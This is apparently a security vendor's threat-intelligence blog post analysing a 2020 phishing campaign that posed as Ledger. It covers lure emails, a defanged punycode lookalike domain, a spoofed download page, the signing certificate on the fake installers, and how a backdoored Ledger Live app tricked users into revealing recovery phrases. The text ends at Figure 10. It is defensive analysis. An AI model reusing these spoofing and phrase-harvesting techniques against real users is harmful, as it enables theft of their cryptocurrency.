Persistent Actor Targets Ledger Cryptocurrency Wallets

proofpoint.com/us/blog/threat-insight/persistent-actor-targets-ledger-cryptocurrency-wallets

November 4, 2020

Blog
Threat Insight
Persistent Actor Targets Ledger Cryptocurrency Wallets

November 04, 2020 The Proofpoint Threat Research Team

In July 2020, cryptocurrency wallet company Ledger revealed a breach of 9500 customers' names and contact information. In their announcement, they caution users to be aware of credential phishing attempts and state that they will "never ask [users] for the 24 words of [their] recovery phrase."

On October 25, 2020, Proofpoint researchers discovered several thousand messages claiming to be from Ledger with subjects like, "Your Ledger Live client may be compromised" and "Your Ledger assets may be at risk". The messages don't appear to be targeted at any specific industry or geography.

Lures



Figure 1: Email lure claiming to be from Ledger

The messages claim that Ledger has experienced a breach and that recipients should assume their "cryptocurrency assets are at risk of being stolen." The suggested remediation is to download the latest version of Ledger Live and set up a new PIN. In line with Ledger's real statement following the June breach, the message never suggests that the user will be asked to share their recovery phrase. Instead, at the bottom of the message, a button prompts the recipient to "Download latest version" of Ledger Live.



Figure 2: Additional email lure claiming to be from Ledger

Landing page and malicious files

The button takes the user to a spoofed Ledger Live download page with links to malicious downloads for Windows, MacOS, and Linux. The fake download page is hosted at “hxxps://xn--ledgr-9za[.]com/ledger-live/download/”, and when punycode is rendered in a user’s browser, it appears extremely similar to the real download page URL:



Figure 3: Malicious URL with punycode character



Figure 4: Real Ledger Live download URL

Beyond the URL, the landing page for the malicious download closely mirrors the legitimate Ledger page, appearing to offer downloads for a variety of desktop platforms and mobile. However, there is one notable change.



Figure 5: Spoofed Ledger Live download page with links to malicious executables

The spoofed version removes the warning to users to “beware of fake Ledger Live applications,” seen on the real page below.



Figure 6: Real Ledger Live download page

Upon clicking the download button on the spoofed page, the installer is downloaded to the user’s machine.

The fake installer and fake Ledger Live have the following digital signature:

```
Name    COLLECTIVE SOFTWARE INC.
Status  Valid
Issuer  Sectigo RSA Code Signing CA
Valid From  12:00 AM 06/24/2020
Valid To    11:59 PM 06/24/2021
Valid Usage Code Signing
Algorithm   sha256RSA
Thumbprint  53A2A35138F9AB1EBD317486C8FFF890F45E59DA
Serial Number   03 BF 9E F4 CF 03 7A 23 85 64 90 26 C3 DA 9D 3E
```

Figure 7: Signature for the installer and spoofed Ledger Live downloads

While Proofpoint researchers have not conducted a full analysis on the malware, at the very least the backdoored Ledger Live application is capable of stealing recovery phrases. The Ledger hardware wallets themselves are not targeted in this campaign, instead users may be tricked into revealing their recovery

passphrase through social engineering. A stolen recovery phrase may be used by an actor to generate a copy of the user's private keys, allowing them to steal any digital currencies associated with those private keys.

To achieve this, the threat actor modified the Ledger Live application to trick users into selecting the "Restore device from Recovery phrase" option (Figure 8). The legitimate Ledger Live application typically has two additional options (Figure 9) on the "Get started with your Ledger device" page: "Set up as new device" and "Skip device setup," which were removed in the backdoored application.



Figure 8: Backdoored Ledger Live "Get started with your Ledger device" with removed options



Figure 9: Legitimate Ledger Live "Get started with your Ledger device" page

After selecting the "Restore device from Recovery phrase" and choosing a Ledger wallet, the backdoor application's next step is the "Recovery phrase" (Figure 10), which is normally the third step in the legitimate application (Figure 11). If a user is tricked into providing their recovery phrase in this stage of the backdoored application, the phrase is sent to actor-controlled infrastructure where they may then freely steal any digital currencies associated with that phrase.



Figure 10: Backdoored Ledger Live "Recovery phrase" as second step

